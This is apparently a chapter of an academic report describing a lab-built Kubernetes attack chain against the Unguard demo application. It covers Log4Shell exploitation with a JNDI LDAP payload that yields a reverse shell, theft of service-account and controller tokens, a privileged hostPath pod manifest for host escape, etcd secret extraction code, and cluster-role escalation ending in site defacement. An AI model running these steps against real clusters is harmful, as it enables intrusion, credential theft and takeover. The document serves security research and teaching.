


Figure 7: Overview of all the separate steps the attack chain consists of. The cluster consists of one worker node called `unguard-worker` and one master node called `unguard-control-plane`, which are represented by grey rectangles. The namespaces are surrounded by dashed lines.

Each step is briefly described in the following list; they are covered in more detail throughout the rest of this section.

1. The attacker prepares an RCE attack called Log4Shell [23], to gain access to parts of Unguard. `attacker-c2`, which is the pod the attacks originate from, starts up the servers that are required for this exploit.

2. The attacker posts a prepared malicious string, which triggers the exploit of the Log4Shell vulnerability on the Unguard website, by being logged and executed. Because of this, the

proxy service connects to the servers that were brought up in step (1). This results in a shell connection from the proxy service pod to `attacker-c2`. This is called a *reverse shell*, as the target system connects to our local machine and not the other way around [36]. We have now gained our initial access to the cluster and can perform RCE on the proxy service.

(3) Using that reverse shell, the attacker retrieves the service account token of the proxy service.

(4) The attacker uses this token to impersonate the proxy service. This enables the attacker to create and connect to pods in the `unguard` namespace.

(5) The attacker creates a privileged pod in the `unguard` namespace, that has access to the file system of the host, which is the node the pod is running on.

(6) The kubelet configuration of the host that the privileged pod is running on is extracted. This configuration enables the attacker to list the names of all of the nodes the cluster is running on.

(7) The attacker retrieves the names of all the nodes in the cluster.

(8) The attacker identifies the node running the control plane, i.e. the master node.

(9) The attacker launches a pod representing an etcd client on the master node that was pinpointed in the previous step. The reason for this is that the client must be deployed on the same node the etcd server is running on.

(10) The etcd client extracts a token of an important controller in the control plane from the etcd server. This token has the authorization to change cluster role permissions.

(11) The attacker equips `attacker-c2` with this token.

(12) The attacker uses the token to update the corresponding cluster role permissions. This allows anyone in possession of this token to take any action on any resource in the cluster.

(13) The attacker defaces the website by changing the image used for the front end.

All of these steps were executed and then automated in a Python script.

## 4.1 Creation of Attacker Resources

This section focuses on the creation of the attacker pod and namespace and verifying the connection.

### 4.1.1 Object specifications

Kubernetes API objects are specified in so-called *manifests*, which are files in a *JavaScript Object Notation* (JSON) or *YAML Ain't Markup Language* (YAML) format [52]. In our manifest file, we defined a namespace with the name `attacker-den` and a pod named `attacker-c2`, which is an abbreviation for control and command. Furthermore, we assigned the namespace and image to be used in the pod manifest. Moreover, we expose ports 6380, 6381, and 6382 on the container to be able to establish certain connections in the next steps.

We build the image using a *Dockerfile*. A Dockerfile is a text file that contains all commands that should be executed to assemble an image [30]. In our Dockerfile, an Ubuntu image is used as a base. All of the necessary dependencies, which include Python, pip, OpenJDK, Kubernetes, and kubectl, are installed on top of that base image. The files that are required for the successful execution of the attack chain, such as manifests of pods that are deployed at a later stage, are copied into the image as well. In the end, the command `CMD ["tail", "-f", "/dev/null"]` is executed, requesting a read from `/dev/null`. `/dev/null` is a null device file in UNIX systems, which means that anything written to it will be discarded [85]. Therefore, nothing can be read from that file. This causes the container to run endlessly and not shut down when all other commands are finished executing.

For local development, we use *kind*, which stands for *Kubernetes in Docker* [38]. *Kind* is a tool designed for locally running a Kubernetes cluster. The cluster is deployed on top of Docker containers, which are used as nodes [39]. *Kind* requires any used image to be built and loaded into the *kind* cluster before it can be used, by executing the command `kind --name <cluster-name> load docker-image <image-name>`. From then on, any resources can be deployed in the cluster using the kubectl command `kubectl apply -f <manifest-path>`. We use *kind* to set up the cluster configuration shown in Figure 7.

### 4.1.2 Connectivity checks

A precondition for the next steps is that the Unguard proxy service can establish a connection to `attacker-c2`. We can verify that `attacker-c2` has the correct open ports by first connecting to it via `kubectl exec -ti <pod-name> -- /bin/sh`. This command will open an interactive shell to a running container [44].

Next, a listening socket has to be opened via netcat. Netcat is a tool that is used for a number of tasks associated with TCP or UDP, such as opening connections or performing port scanning [71]. The command `nc -nvlp 6380` creates a socket that listens for incoming connections on port 6380.

After that, a connection to `attacker-c2` can be obtained by connecting to the proxy service and running `curl telnet://<ip address of attacker>:6380`. If this step is successful, `attacker-c2` receives a message that a connection has been established.

## 4.2 Exploiting Log4Shell

After creating the attacker pod and namespace, the construction of the actual attack chain can begin. First of all, we establish a connection to the Unguard proxy service by exploiting the Log4Shell vulnerability available in Unguard.

Log4Shell is a vulnerability caused by the popular Java logging framework Log4j. The vulnerability was published in December 2021 and has affected ample cloud services and apps such as Minecraft, Apple, Amazon, Twitter, and Cloudflare [86]. If a string that contains a *Java Naming and Directory Interface* (JNDI) lookup is logged using a vulnerable version of Log4j, the lookup will be resolved. JNDI is a Java API that provides access to several naming and directory services, with the most popular being *Lightweight Directory Access Protocol* (LDAP) [74]. By directing this JNDI lookup to a malicious class supplied by an LDAP server for instance, the target application will execute this code [82].

We downloaded an existing proof of concept from [1] and adapted the Python code to fit our needs. We depict the sequence of the exploit in Figure 8.

1. First of all, we generate a malicious Java class called `Exploit.java` on `attacker-c2`. The goal is to run this file on Unguard's proxy service. When executed, it creates a socket on the proxy service that establishes a connection to `attacker-c2` on port 6380. If `attacker-c2` accepts the connection, a command prompt (CMD) process is created on the proxy service. All of `attacker-c2`'s input from the socket connection is directed to the CMD process and all output from the process is directed back to `attacker-c2`. This way, an interactive shell is established.
2. Next, we create an HTTP server on port 6381 inside the attacker pod.
3. We also create an LDAP server on port 6382 inside the attacker pod. When a connection to this server is created, it will be redirected to `http://<attacker-c2-ip-address>:6381/#Exploit`, which is the location of the malicious Java class.
4. We create a server socket that waits for incoming connections on port 6380 on `attacker-c2`.
5. We post the JNDI lookup, which has the format `${jndi:ldap://<attacker-c2-ip-address>:6382/a}`, in the "Share URL" tab on the Unguard website. Consequently, the proxy service logs and parses the request.
6. When resolving the JNDI lookup, the proxy service reaches out to `attacker-c2`'s LDAP server.
7. The LDAP server redirects the request to the HTTP server, which serves `Exploit.java` to Unguard.
8. Unguard's proxy service loads the malicious code and executes it.
9. The execution of `Exploit.java` leads to a reverse shell connection from the proxy service to `attacker-c2`.




Figure 8: A visual representation of the Log4Shell exploit against Unguard. `attacker-c2` creates the resources necessary for the exploit. Through multiple steps, Unguard connects to `attacker-c2`, which leads to a reverse shell exploitable by `attacker-c2`.

## 4.3 Impersonating the Proxy Service

After `attacker-c2` has established a connection to the proxy service, it has access to all of its files. The proxy service is tied to a service account called `unguard-proxy`. The pod stores the corresponding set of credentials as a secret in the `/var/run/secrets/kubernetes.io/serviceaccount` folder. We access the service account certificate and token via the reverse shell and copy them to `attacker-c2`.

Next, we configure the kubectl that is installed on `attacker-c2` to use those credentials when authenticating to the API server. We achieve this by executing a series of commands using Python subprocesses [77]:

1. `kubectl config set-cluster exploit --server=https://kubernetes.default --certificate-authority=<certificate-file-name>`: We configure a new cluster with the name `exploit` in kubectl, which is an alias to the target cluster. We set the server variable to `https://kubernetes.default` which points to the internal API server. The *Certificate Authority* (CA), which is involved in verifying the serving certificate of the API server, points to the `unguard-proxy` certificate file [54].

2. `kubectl config set-credentials attacker --token=<token>`: We create a new user called `attacker` using the `unguard-proxy` token as credential.

3. `kubectl config set-context exploit --cluster=exploit --user=attacker`:
   We create a new context called `exploit`. Contexts are used in Kubernetes to group access parameters [61]. This one targets the `exploit` cluster and sets the user to `attacker`.

4. `kubectl config use-context exploit`: From now on we use the newly created `exploit` context for all requests performed on `attacker-c2`.

We can run the command `kubectl auth can-i --list -n unguard` to explore which permissions `attacker-c2` has gained in the `unguard` namespace. Table 1 shows the relevant part of the output of this command. `attacker-c2` is now allowed to create, list, and get pods. Moreover, it can create pods/exec which means that it can create a shell connection to a running container via the `kubectl exec` command.

| Resources | Non-Resource URLs | Resource Names | Verbs |
|---|---|---|---|
| pods | [] | [] | [create list get] |
| pods/exec | [] | [] | [create] |

Table 1: The relevant part of the list of permissions that `attacker-c2` has after impersonating the proxy service.

## 4.4 Deploying a Privileged Pod

Now that we have gained the right to create pods and connect to running containers, we can use it to our advantage. The goal of this step is to create a privileged pod in the `unguard` namespace and access the host's file system.

The manifest of the pod we want to deploy is one of the files that were copied onto `attacker-c2`, as described in Section 4.1.1. The content of the manifest is shown in Listing 1.

We named the pod `attacker-priv` and defined `unguard` as its namespace. We use an image which is also called `attacker-priv` for the container. This image is built using a Dockerfile and loaded into the *kind* cluster beforehand. Images are usually referenced by their name and tag, e.g. `myimg:1.0.0`. Tags transmit information about the specific version of the image. Since we did not specify a tag in the manifest, it defaults to the so-called `latest` tag [28].

In the Dockerfile, the latest Ubuntu version is used as a base image. Furthermore, nmap [72], an open source network discovery and security auditing tool, is installed. Nmap is not utilized in this particular attack chain, but can be used for further scanning of the network and figuring out other attack vectors.

The `imagePullPolicy` is set to `IfNotPresent`. This is the default value. However, if neither an `imagePullPolicy`, nor an image tag are specified, Kubernetes will always try to pull the image from a non-local registry [45]. If we execute the attack chain locally in a *kind* cluster, we do not want that, as the image is already available locally. If the chain is executed in a cloud environment, the image is stored in a registry and is pulled from there.

```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: attacker-priv
5    namespace: unguard
6  spec:
7    containers:
8      - name: attacker-priv
9        image: attacker-priv
10       imagePullPolicy: IfNotPresent
11       securityContext:
12         privileged: true
13       volumeMounts:
14         - mountPath: /chroot
15           name: host
16   volumes:
17     - name: host
18       hostPath:
19         path: /
20         type: Directory
```

Listing 1: The manifest of the privileged pod we deploy in the cluster.

An interesting aspect of the manifest is that a security context is defined. As already mentioned in Section 2.1.3, a security context manages access and privileges granted to a pod or container. In this case, it specifies that the container should have privileged permissions. This enables the container to access host devices.

We did not specify a user to run the container as. This means that we have root privileges, as root is the default user within a container. Because the container is privileged, this results in the root user inside of the container having the same access rights as root on the host system [84].

Moreover, a hostPath volume is defined in line 17. As already mentioned in Section 2.1.1, volumes of this type mount files or directories from the host's filesystem into the pod. Even the official Kubernetes documentation states that this presents a variety of security risks [66]. We mount the node's root directory into the container at the path `/chroot` in line 13.

Finally, we create the pod by running `kubectl apply -f <attacker-priv-manifest-path>` in a Python subprocess. Kubernetes then automatically schedules the pod to be deployed on the worker node.

## 4.5 Escaping to the Host

After successfully deploying `attacker-priv` inside the cluster, we aim to escalate our privileges even further. First, we connect to a shell on `attacker-priv`. As mentioned in Section 4.4, we can now access the node's file system by executing the command `chroot /chroot`. In Unix systems, the `chroot` command changes the root of the directory structure to the directory that is given as argument [3].

From there, we can extract the kubelet configuration of the node. The kubelet configuration is stored in a *kubeconfig file* on the node's filesystem at `/etc/kubernetes/kubelet.conf`. Kubeconfig files are generally used to configure cluster access [61]. They contain key information required to connect to a Kubernetes cluster, such as the cluster name, CA, and API server endpoint, as well as the user name and credentials that are used for requests by the kubelet. We copy the file onto `attacker-c2`.


The contents of the node's kubeconfig file include one context. Its cluster's server is set to `https://unguard-control-plane:6443`, which is the API server endpoint. Furthermore, the context defines a user who makes use of a client certificate and key for authentication, both of which are located in `/var/lib/kubelet/pki/kubelet-client-current.pem`. Therefore we also copy that file onto `attacker-c2` in order to be able to reference it.

So far, `attacker-c2` has been using the kubeconfig file that was generated at the default location, which is `$HOME/.kube/config`. This file contains the context we created in Section 4.3. To switch to a different config, the environment variable `$KUBECONFIG` is set to our new `kubelet.conf` file.

Subsequently, we take advantage of `attacker-c2`'s newly gained permissions and explore the cluster. For instance, we can view the pods that reside in the `kube-system` namespace, as shown in Figure 9. This namespace contains all objects created by the Kubernetes system [59]. This includes control plane components, such as the etcd server, the kube-apiserver, the kube-controller-manager, and the kube-scheduler. Furthermore, there are two kube-proxy instances. Moreover, there are two CoreDNS instances, which serve as the Kubernetes cluster's DNS servers [51]. Lastly, there is are two kindnet instances. The cluster's networking is not managed by Kubernetes itself. Kindnet is a simple networking solution delivered by *kind* [11].


A highly interesting piece of information for the attack chain is that we can also list the names of the nodes the cluster is running on, which are shown in Figure 10. There are two nodes: a worker node called `unguard-worker` and a master node called `unguard-control-plane`.

To automate these steps in our Python script, we use a library that provides a Python client for the Kubernetes API [35]. We make requests to list all node names and pods in the `kube-system` namespace. We print the results, as they may be interesting to the user.



```
📑 Listing all pods in the kube-system namespace with their IPs:
- 10.244.0.2 coredns-558bd4d5db-8j424
- 10.244.0.4 coredns-558bd4d5db-vq8n4
- 172.19.0.3 etcd-unguard-control-plane
- 172.19.0.2 kindnet-pvnvb
- 172.19.0.3 kindnet-qdgmj
- 172.19.0.3 kube-apiserver-unguard-control-plane
- 172.19.0.3 kube-controller-manager-unguard-control-plane
- 172.19.0.3 kube-proxy-f8zjt
- 172.19.0.2 kube-proxy-q5pw2
- 172.19.0.3 kube-scheduler-unguard-control-plane
```

Figure 9: Discovery results when exploring the `kube-system` namespace of the cluster. All pods within the `kube-system` namespace are listed with their associated IP addresses.



```
📑 Listing Node names:
- unguard-control-plane
- unguard-worker
```

Figure 10: A list of nodes the cluster is running on.

Next, we try to identify the name of the node running the control plane. This step seems very intuitive, as one of the nodes is called `unguard-control-plane`. However, we need a universal way of identifying this node, since the name might not always include the words ”control plane”. Therefore, for each node, we check whether the label `node-role.kubernetes.io/control-plane` is part of its metadata. If this requirement is fulfilled, we have found the node.

## 4.6 Deploying an etcd Client

After figuring out the master node's name, the next step is to deploy an etcd client pod on the master node to infiltrate the etcd server. As already mentioned in Section 2.1.2, the etcd server is a distributed key-value store. It is a very sensitive part of the control plane, as it stores data used to manage the cluster, such as secrets [58, 33]. The client pod, which is called `etcd-client`, is defined in a manifest. Relevant parts of this file are shown in Listing 2.

Line 1 to 17 contain settings specified for the container. We use the latest version of the official standard image for etcd. We also set a few environment variables to ensure that the pod can connect to the etcd server. Firstly, the API version used by etcdctl is set to 3. *Etcdctl* is a command line tool for interacting with etcd server. Secondly, the CA certificate, client certificate, and client key are defined, as only clients with valid credentials can access etcd. All of those files are located on the master node. Lastly, the etcdctl endpoint is specified. Its port is set to 2379, since this is the official port for client requests [19, 32].

To access the master's file system, a volume is mounted at `/etc/kubernetes/pki/etcd`, which is the path used to set the etcd certificates in the environment variables. The `volumeMount` is set to read-only since we do not intend to edit anything.

```
1      ...
2      image: k8s.gcr.io/etcd:3.3.10
3      env:
4        - name: ETCDCTL_API
5          value: "3"
6        - name: ETCDCTL_CACERT
7          value: /etc/kubernetes/pki/etcd/ca.crt
8        - name: ETCDCTL_CERT
9          value: /etc/kubernetes/pki/etcd/healthcheck-client.crt
10       - name: ETCDCTL_KEY
11         value: /etc/kubernetes/pki/etcd/healthcheck-client.key
12       - name: ETCDCTL_ENDPOINTS
13         value: "https://127.0.0.1:2379"
14     volumeMounts:
15       - mountPath: /etc/kubernetes/pki/etcd
16         name: etcd-certs
17         readOnly: true
18   hostNetwork: true
19   nodeName: $INSERT_NODE_NAME
20   volumes:
21   - hostPath:
22       path: /etc/kubernetes/pki/etcd
23       type: DirectoryOrCreate
24     name: etcd-certs
```

Listing 2: Parts of the manifest of the etcd client pod.

Line 18 to 24 describe the settings specified for the pod. Firstly, `hostNetwork` is set to true, so the pod may use the node network namespace [62]. This enables a connection to the etcd server as it will be located on the same node. Next, the name of the node the pod should be deployed on is specified. In the original manifest, the option `nodeName` is set to a placeholder string. This placeholder is replaced by our Python script with the control plane node's name that we discovered in Section 4.5. Lastly, the `hostPath` volume associated with the `volumeMount` in line 14 is defined to enable access to the host's file system.

Finally, we deploy the `etcd-client` pod the same way we deployed `attacker-priv` in Section 4.4, by running `kubectl apply -f <etcd-client-manifest-path>` in a Python subprocess.

## 4.7 Retrieving the Cluster Role Aggregation Controller Token

After deploying the etcd client pod, we can view the data stored on the etcd server. We can connect from `attacker-c2` to `etcd-client` and view all of the objects configured in the cluster, such as deployments, pods, cluster roles, and role bindings. However, we are particularly interested in the secrets that are stored on the etcd server.

We can access keys and their values by utilizing etcdctl. For example, we can view all keys stored on the etcd server via the command `etcdctl get '' --prefix --keys-only`. We can adjust the command to only list the secrets by adding `<previous-command> | grep secrets`.

There is one secret that is of particular interest to us, namely `clusterrole-aggregation-controller-token`. This service account token has the rights to change permissions for users and accounts in the cluster.

When obtaining this token programmatically, the first step is to find out the name of the `clusterrole-aggregation-controller-token` key. As the name is generated by Kubernetes, it contains characters at the end of the name that differ from cluster to cluster (e.g. `clusterrole-aggregation-controller-token-4xhgj`).


We solved this by executing `etcdctl get '' --keys-only --from-key | grep secrets/kube-system/clusterrole-aggregation-controller-token` on `etcd-client`. This command filters the output to only return the name of the token in question. Next, we retrieve the token, as demonstrated in Listing 3.

```python
# retrieve value of clusterrole-aggregation-controller-token secret
proc = subprocess.run(f"kubectl exec etcdclient -- etcdctl get {secret_key}",
                        capture_output=True, shell=True)

# the output contains non-printable control characters
# to prevent an exception during decoding, the errors are ignored
secret = proc.stdout.decode('utf-8', errors='ignore')

# 0x20-0x7E covers the printable part of the ascii table
# the token lies between certain keywords and non-printable characters
matches = re.findall("token[^\x20-\x7E]+(.*)[^\x20-\x7E]+#kubernetes", secret)
if len(matches) != 1:
    raise Exception("Aggregation Controller token could not be retrieved. \n"
                    f"\tList of matches: {matches}")
```

Listing 3: Token extraction.

First, we retrieve the value of the `clusterrole-aggregation-controller-token` secret by connecting to `etcd-client` and executing `etcdctl get <name-of-key>` in a subprocess. Next, we decode the output of the subprocess to UTF-8. The secret contains characters that are not within the printable part of the ASCII table. Therefore, we had to set the `errors` option to `'ignore'`, because otherwise we would run into an exception.

After that, we isolate the token from the rest of the secret, as it also includes the CA and certain other fields. Figure 11 shows an example of the token and its surrounding characters, which consist of certain keywords and non-printable characters. To separate the token from the rest, we chose to use a regular expression, as shown in line 11 of Listing 3. In the end, we check whether the list of matches contains exactly one entry. If not, we raise an exception.



```
↕↑
       namespace↕
kube-system↕◆
♣token↕◆eyJhbGciOiJSUzI1NiIsImtpZCI6IkFpeWZWV3hjZGNRdEx0LTNieHlSeXVmbnhjbW15T2otTWhsRnN0U
G5WTTgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWN
jb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0
Lm5hbWUiOiJjbHVzdGVycm9sZS1hZ2dyZWdhdGlvbi1jb250cm9sbGVyLXRva2VuLTR4aGdqIiwia3ViZXJuZXRlc
y5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImNsdXN0ZXJyb2xlLWFnZ3JlZ2F0aW9uLW
NvbnRyb2xsZXIiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiI1MDd
lZDg2Ni04ZGU4LTQxMTUtYmFjNy04NWE4MWViNTc0OWEiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3Vi
ZS1zeXN0ZW06Y2x1c3RlcnJvbGUtYWdncmVnYXRpb24tY29udHJvbGxlciJ9.HZo7HEQv7EhD9FcavRkQiYiZG9vR
STzMsJgRk-QPse3jT1dEMnzZRxb9do0tdrrbEbwyOVlej5wWpPkhrMAcgFJZ1zapHt_gWzb9eD-WkAIpOO3lTamEQ
d21IQG7Ovz_97XjZKU5mCmkNcEbRmNf6CYD_zFP4loXOvvyYB1OMOaRjz9s3ddcQt7CYfjkjhx-K_s1Yk07kxMzLL
QLcH6ZPJ5GvzuZLoQJwScvl0uPp3VPaYH8XuHf01KEqFS5VkgtGP_cJegX-qiiCbpmsJNPlcIg1WOYPS0zxqmYyEF
k2u3jjnHz3E4-vS0OabCeWJRtcoPKHteZHkWb1KhhLhZNHw→#kubernetes.io/service-account-token→"
```

Figure 11: Example of a snippet of the `clusterrole-aggregation-controller-token` secret.

Now that we are in possession of the token, we can equip `attacker-c2` with it by setting it as credential for the `attacker` user in kubectl. We can check the permissions we have gained by running `kubectl auth can-i --list`. The output of this command, which is displayed in Table 2, shows that we now have permissions to update and patch cluster roles.

| Resources | Non-Resource URLs | Resource Names | Verbs |
|---|---|---|---|
| clusterroles.rbac .authorization.k8s.io | [] | [] | [escalate get list patch update watch] |

Table 2: Relevant part of the list of permissions of `clusterrole-aggregation-controller-token`. We are now able to escalate, get, list, patch, update and watch cluster roles.

## 4.8 Updating Permissions

After gaining the rights to change cluster roles, we aim to raise our privileges once more. Our goal is to use the `clusterrole-aggregation-controller-token` to change the permissions of the associated cluster role, which is called `system:controller:clusterrole-aggregation-controller`.

For this purpose, we created a patch file in which we specify new rules for the cluster role. The rules allow any action on any resource in any API group.

We then execute the command `kubectl patch cluster role <rolename> --patch-file <patchfile-path>`. Since we are already impersonating the cluster role aggregation controller, we now have full control over the cluster.

## 4.9 Defacing Unguard

Now that we have taken over the cluster, it is time to follow through on our objectives. The main goal is to set a sign that the cluster was hacked. The possibilities for this are endless. We chose to deface the Unguard website and display our own content on it.

We achieved this by replacing the image of the container running in the front end pod. As a replacement, we downloaded code from [78], which includes a Dockerfile, an `index.html` file and a file called `nginx-site.conf`. Furthermore, it contains an mp4 video of the song *Never gonna give you up* by Rick Astley.

In the Dockerfile of the `deface` image, `nginxinc/nginx-unprivileged:1.21.3` is used as base image. The other files are copied onto the image. In the original code, port 8080 was exposed on the container. We adapted this to expose port 3000, since this is the port that was exposed on the original Unguard front end container.

In the `nginx-site.conf` file, we adapted the code to redirect the 404 error page to our `index.html` page. Since none of the original pages can be found after switching the image, this redirect will always happen.

In the `index.html` file, we embed an `iframe` instead of copying the whole mp4 video onto the image. The `iframe` is positioned and scaled to cover the entire screen. The source points to the same video, which we have uploaded on our internal Microsoft Stream platform. Now, whenever somebody tries to access the Unguard website, they get rickrolled.

## 4.10 Automating Deployment

The manual deployment of the `attacker-c2` pod and the `attacker-den` namespace, as well as the creation of the images required for the attack chain and loading them into the *kind* cluster, can be rather tedious. For this reason, we utilize Skaffold to automate the manual steps. This facilitates either the local deployment in a *kind* cluster or the deployment on a cloud platform called *Amazon Web Services* (AWS).

### 4.10.1 Local Deployment

We ran `skaffold init` in the command prompt to generate a `skaffold.yaml` file. This file defines the build and deploy configuration of our resources. `skaffold init` analyzes the project directory and searches for any build configuration files, such as Dockerfiles. These files will be added to the build configuration in skaffold.yaml. Skaffold will also search for any valid Kubernetes manifest files and add them to the deploy configuration [9].

The specified objects can be built and deployed by executing skaffold run. However, we needed to make a few changes to the generated skaffold.yaml file first:

The build section, which is shown in Listing 4, contains the names of all images that should be built, as well as the paths to the associated Dockerfiles. This includes the attacker-c2, attacker-priv and the deface images. With Skaffold, a unique tag is computed for each image by default before it is built [81]. The image can then be referenced in a Kubernetes manifest by its name and tag. However, this poses a problem when executing the attack chain, since we do not know the image tag beforehand. We solved this challenge by specifying the tag policy sha256, which uses the latest tag [81]. latest is the default tag value when nothing is explicitly defined in Docker [28, 13]. This means that we can now reference the image in a Kubernetes manifest just by its name.

```yaml
...
build:
  tagPolicy:
    sha256: { }   # images need to be tagged with latest in the build phase, so they can
    ↪  be accessed only by name later
  local:
    push: false   # this is actually the default value, but it needs to be specified in
    ↪  order to be overwritten in the aws profile
  artifacts:
    - image: attacker-c2
      docker:
        dockerfile: Dockerfile
    - image: attacker-priv
      context: privileged-pod-image
      docker:
        dockerfile: Dockerfile
    - image: deface
      context: deface
      docker:
          dockerfile: Dockerfile
...
```

Listing 4: The build section of the Skaffold.yaml file.

The deploy configuration, which can be seen in Listing 5, contains the paths to the Kubernetes manifests that should be deployed. Since the deployment of attacker-priv and etcd-client is done during the execution of the attack chain, they are not mentioned in the `skaffold.yaml` file. We only list the manifests of the `attacker-den` namespace and the `attacker-c2` pod.

We also added so-called `before-deploy` hooks. They specify code that is run before the `deploy` phase of the skaffold process lifecycle. We defined that the file `load_image.sh` should be executed in a shell for Darwin or Linux Operating Systems (OS), and the file `load_image.ps1` should be executed in a Powershell for Windows OS. In case of a Windows OS, the execution of Powershell scripts might need to be enabled first by running `set-executionpolicy remotesigned` in the Windows Powershell in Administrator Mode.

The files are almost identical and only contain the command `kind --name unguard load docker-image <image-name>` for both the `attacker-priv` and the `deface` image. This extra step is necessary because only the images that are used in a deployment are loaded into the *kind* cluster automatically. Since those two images are not referenced in the `deploy` phase, we need to use the hooks.

```yaml
...
deploy:
  kubectl:
    manifests:
